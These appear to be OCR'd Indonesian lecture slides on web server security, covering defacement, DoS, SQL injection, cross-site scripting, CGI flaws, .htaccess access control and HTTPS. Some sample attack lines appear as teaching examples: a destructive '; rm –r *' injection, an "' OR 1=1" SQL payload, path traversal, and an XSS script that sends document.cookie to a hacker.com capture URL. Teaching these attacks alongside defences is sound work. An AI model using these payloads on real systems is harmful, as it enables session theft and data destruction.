Keamanan Web Sistem

Politeknik Elektronik Negeri Surabaya

ITS - Surabaya

Web Server

- Adalah suatu daemon yang berfungsi menerima request melalui protocol http baik dari local maupun dari internet
- Informasi yang direquest oleh web browser bisa berupa file yang ada dalam storage atau meminta server untuk melakukan fungsi tertentu

Macam Web Server

- IIS (web server untuk html & asp).Bisa jalan di OS Windows
- APACHE webserver (web server untuk html,php,asp,jsp, dsb).Bisa jalan di OS Windows dan LINUX.

Eksploitasi server WWW

- Tampilan web diubah (*deface*)

  dengan eksploitasi skrip / previledge / OS di server

  Situs yang dideface dikoleksi di http://www.alldas.org

- Informasi bocor

  (misal laporan keuangan semestinya hanya dapat diakses oleh orang/ bagian tertentu)

- Digunakan untuk menipu firewall (*tunelling* ke luar jaringan)

- Port 80 digunakan untuk identifikasi server (karena biasanya dibuka di router/firewall)

Eksploitasi server WWW [2]

- Penyadapan informasi

  URLwatch: melihat siapa mengakses apa saja. Masalah privacy

  SSL memproteksi, namun tidak semua menggunakan SSL karena komputasi yang tinggi

- DoS attack

  Request dalam jumlah yang banyak (bertubi-tubi)

  Request yang memblokir (lambat mengirimkan perintah GET)

- Malicious Input Attack

  Bad input ke priviledge program : Code corruption attack – Buffer overflow, SQL Injection, Cross Site Scripting

SQL Injection

- Site menerima input dalam bentuk ‘web form’ atau URL
  - Kombinasi prefix/suffix
  - Hasil query dalam bentuk (SQL) query, command, atau script
  - Attacker mengirim input dengan control characters, memodifikasi query/script
    - Banyak cara untuk exploit
    - Banyak sites yang mempunyai titik lemah
- Contoh

  Path traversal: “../”

  Tambahkan commands: “; rm –r *”

  SQL injection: “’ OR 1=1”


SQL Injection Defense

- Input Validation
- Reject (filter) input with control chars (`,”,<…)
- PHP configuration
- Matikan atau sembunyikan pesan-pesan error yang keluar dari SQL Server yang berjalan

What is Cross-Site Scripting?

- Scripting: Web Browsers can execute commands
  - Embedded in HTML page
  - Supports different languages (JavaScript, VBScript, ActiveX, etc.)
  - Most prominent: JavaScript
- “Cross-Site” means: Foreign script sent via server to client
  - Attacker „makes“ Web-Server deliver malicious script code
  - Malicious script is executed in Client’s Web Browser
- Attack:
  - Steal Access Credentials, Denial-of-Service, Modify Web pages
  - Execute any command at the client machine

XSS-Attack: General Overview



Cross Site Scripting

XSS Example

- Eve adds comment to Bob's blog
  - Server thinks this is `just text`
- Alice accesses Bob's blog (innocent read)
- HTML returned contains Eve's script
  - Browser considers (part of it) as script
- Eve's scripts run on Alice's browser
  - As if it came from Bob… different goals
  - Script may expose cookie (of server), install malware, etc.

Mal-Contens XSS Example


- **<script type="text/javascript">**
- **document.write('<iframe src="http://www.hacker.com/capture.cgi? '+document.cookie+'" width=0 height=0></iframe>');**
- **</script>**

Defence XSS

- Input data validation dan filtering
- Output filtering / encoding
- Teknologi static web page
- Menggunakan metode POST dalam pengiriman data di dynamic page
- Menggunakan aplikasi Web Application Firewall (WAF)
- Client-side XSS defenses

  New ideas

CGI (Common Gateway Interface)



- CGI digunakan sebagai *interface* dengan sistem informasi lainnya (gopher, WAIS)
- Diimplementasikan dengan berbagai bahasa (perl, C, C++, python, dll.)
- Skrip CGI dijalankan di server sehingga membuka potensi lubang keamanan

Lubang Keamanan CGI

- Beberapa contoh
  - CGI dipasang oleh orang yang tidak berhak
  - CGI dijalankan berulang-ulang untuk menghabiskan resources (CPU, disk): DoS
  - Masalah *setuid* CGI di sistem UNIX, dimana CGI dijalankan oleh userid web server
  - ASP di sistem Windows
  - Guestbook abuse dengan informasi sampah
  - Akses ke database via SQL

Keamanan Client WWW

- Berhubungan dengan masalah privacy
  - Cookies untuk tracking kemana saja browsing
  - Pengiriman informasi pribadi
- Attack (via active script, javascript, java)
  - Pengiriman data-data komputer (program apa yang terpasang, dsb.)
  - DoS attack (buka windows banyak)
  - Penyusupan virus dan trojan horse

Pengamanan Web

Membatasi Akses

- Access Control

  Hanya IP tertentu yang dapat mengakses server (konfigurasi web server atau firewall)

  Via userid & password (htaccess)

  Menggunakan enkripsi untuk menyandikan data-data

htaccess di Apache

Isi berkas “.htaccess”

```
AuthUserFile /home/budi/.passme
AuthGroupFile /dev/null
AuthName “Khusus untuk Tamu Budi”
AuthType Basic
<Limit GET>
        require user tamu
</Limit>
```

Membatasi akses ke user “tamu” dan password

Menggunakan perintah “htpasswd“ untuk membuat password yang disimpan di “.passme”


Secure Socket Layer (SSL)

- Menggunakan enkripsi untuk mengamankan transmisi data
- Mulanya dikembangkan oleh Netscape
- Implementasi gratis pun tersedia
  - openSSL


APACHE Web Server dengan HTTPS

- HTTPS adalah varian dari protocol HTTP dimana user mengakses dengan https://
- Data yang dikirim ke server adalah data yang terenkripsi.
- Enkripsi yang digunakan adalah enkripsi SSL (Secure socket Layer).
- Menggunakan TCP port 443.


Example Web Application




Ilustrasi Koneksi HTTP vs HTTPS




HTTP TRANSACTION




HTTPS TRANSACTION

